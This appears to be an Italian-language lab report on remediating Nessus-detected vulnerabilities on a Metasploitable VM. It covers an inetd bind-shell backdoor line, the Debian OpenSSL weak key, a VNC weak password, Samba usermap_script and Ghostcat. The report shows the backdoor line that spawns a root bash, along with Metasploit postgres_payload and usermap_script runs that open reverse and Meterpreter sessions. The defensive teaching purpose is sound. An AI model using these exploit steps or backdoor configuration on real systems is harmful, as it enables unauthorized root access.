
1)Rimozione backdoor



51988 - Bind Shell Backdoor Detection

Synopsis

The remote host may have been compromised.

Description


A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Risk Factor


Critical



```
  GNU nano 2.0.7              File: /etc/inetd.conf

#<off># netbios-ssn     stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sb$
telnet          stream  tcp     nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.te$
#<off># ftp             stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sb$
tftp            dgram   udp     wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tf$
shell           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rs$
login           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rl$
exec            stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.re$
ingreslock stream tcp nowait root /bin/bash bash -i
```

La parte di codice che viene richiamata dalla backdoor viene evidenziata in figura. Eliminiamola dal codice per rimuovere la backdoor

2)Cambiamento della cartella di data_directory



32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

Synopsis

The remote SSL certificate uses a weak key.

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.


An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

Plugin Information

Published: 2008/05/15, Modified: 2020/11/16


Plugin Output

tcp/5432/postgresql




```
  GNU nano 2.0.7     File: /etc/postgresql/8.3/main/postgresql.conf     Modified

# take effect.
#
# Any parameter can also be given as a command-line option to the server, e.g.,
# "postgres -c log_connections=on".  Some paramters can be changed at run time
# with the "SET" SQL command.
#
# Memory units:  kB = kilobytes MB = megabytes GB = gigabytes
# Time units:    ms = milliseconds s = seconds min = minutes h = hours d = days


#------------------------------------------------------------------------------
# FILE LOCATIONS
#------------------------------------------------------------------------------

# The default values of these variables are driven from the -D command-line
# option or PGDATA environment variable, represented here as ConfigDir.

data_directory = '/var/lib/postgresql/8.3/datadir'          # use data in a$
                                        # (change re      res restart)
hba_file = '/etc/postgresql/8.3/main/pg_hba.conf'          host-based authentica$

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut        ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut      ^T To Spell
```

Un payload di msfvenom (linux_postrges_postgres_payload) permette di accedere ad una shell di Meterpreter. Per implementare una remediation andiamo a modificare la cartella a cui il payload fa riferimento per avviarsi. Il percorso è evidenziato nella figura superiore. Cambiamo dalla directory "Main" in un'altra a nostra scelta, in questo caso Datadir. L'esito viene descritto nella figura seguente:




```
msf exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.179.1:4444
[-] Connection failed
[*] Exploit completed, but no session was created.
msf exploit(linux/postgres/postgres_payload) > 
```

L'exploit utilizzabile tramite postgresql:



```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOST                      yes       The target address
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(linux/postgres/postgres_payload) > set RHOST 192.168.179.130
RHOST => 192.168.179.130
msf exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.179.1:4444
[*] 192.168.179.130:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/swEyIhgl.so, should be cleaned up automatically
[*] Sending stage (857352 bytes) to 192.168.179.130
[*] Meterpreter session 1 opened (192.168.179.1:4444 -> 192.168.179.130:47028) at 2018-07-02 17:52:59 +0000

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > 
```

3) Cambiamento della password di VNC Server



61708 - VNC Server 'password' Password

Synopsis

A VNC server running on the remote host is secured with a weak password.

Description


The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Risk Factor


Critical



```
msfadmin@metasploitable:/$ vncpasswd
Using password file /home/msfadmin/.vnc/passwd
VNC directory /home/msfadmin/.vnc does not exist, creating.
Password:
Verify:
Would you like to enter a view-only password (y/n)? n
msfadmin@metasploitable:/$
```

Il comando che viene usato per sistemare questa vulnerabilità critica è descritta nella figura superiore.

4) Vulnerabilità per la versione obsoleta di Samba



90509 - Samba Badlock Vulnerability

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.


See Also

http://badlock.org

https://www.samba.org/samba/security/CVE-2016-2118.html


Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.




```
  GNU nano 2.0.7                File: /etc/samba/smb.conf                    Modified

# password with the SMB password when the encrypted SMB password in the
# passdb is changed.
;   unix password sync = no

# For Unix password sync to work on a Debian GNU/Linux system, the following
# parameters must be set (thanks to Augustin Luton <aluton@hybrigenics.fr> for
# sending the correct chat script for the passwd program in Debian Potato).
   passwd program = /usr/bin/passwd %u
   passwd chat = *Enter\snew\sUNIX\spassword:* %n\n *Retype\snew\sUNIX\spasswor

# This boolean controls whether PAM will be used for password changes
# when requested by an SMB client instead of the program listed in
# 'passwd program'. The default is 'no'.
;   pam password change = no

#username map script = /etc/samba/scripts/mapusers.sh

########## Printing ##########

# If you want to automatically load your printer list rather

^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text^T To Spell
```

Sebbene si possa intervenire su questa vulnerabilità facendo un upgrade della versione di Samba, non possiamo attuare tale remediation su un OS obsoleto come Metasploitable. Tramite il payload di msfconsole in figura è possibile accedere alla macchina target con la vulnerabilità in questione. Possiamo pero agire andando a commentare con # la riga indicata nella parte dell’username. Il fixing in questione non permetterà all’exploit multi/samba/usermap_script di accedere sfruttando la versione di SMB obsoleta.



```
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.179.130  yes       The target address
   RPORT  139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.179.1    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.179.1:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > 
```

5) Blocco con UFW delle porte interessate dalle vulnerabilità critiche più importanti



134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat)

Synopsis

There is a vulnerable AJP connector listening on the remote host.


Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Plugin Output

tcp/8009/ajp13

Le vulnerabilita individuate da Nessus possono essere nascoste utilizzando il firewall UFW come indichera il report effettuato dopo l’implementazione di questa remediation. Utilizziamo comunque per maggiore sicurezza la regola DENY sulle porte critiche come ad esempio la 8009.



```
msfadmin@metasploitable:~$ sudo ufw status
Firewall loaded

To                         Action  From
--                         ------  ----
8009:tcp                   DENY    Anywhere
8009:udp                   DENY    Anywhere

msfadmin@metasploitable:~$ sudo ufw deny 5900
Rule added
msfadmin@metasploitable:~$ sudo ufw status
Firewall loaded

To                         Action  From
--                         ------  ----
8009:tcp                   DENY    Anywhere
8009:udp                   DENY    Anywhere
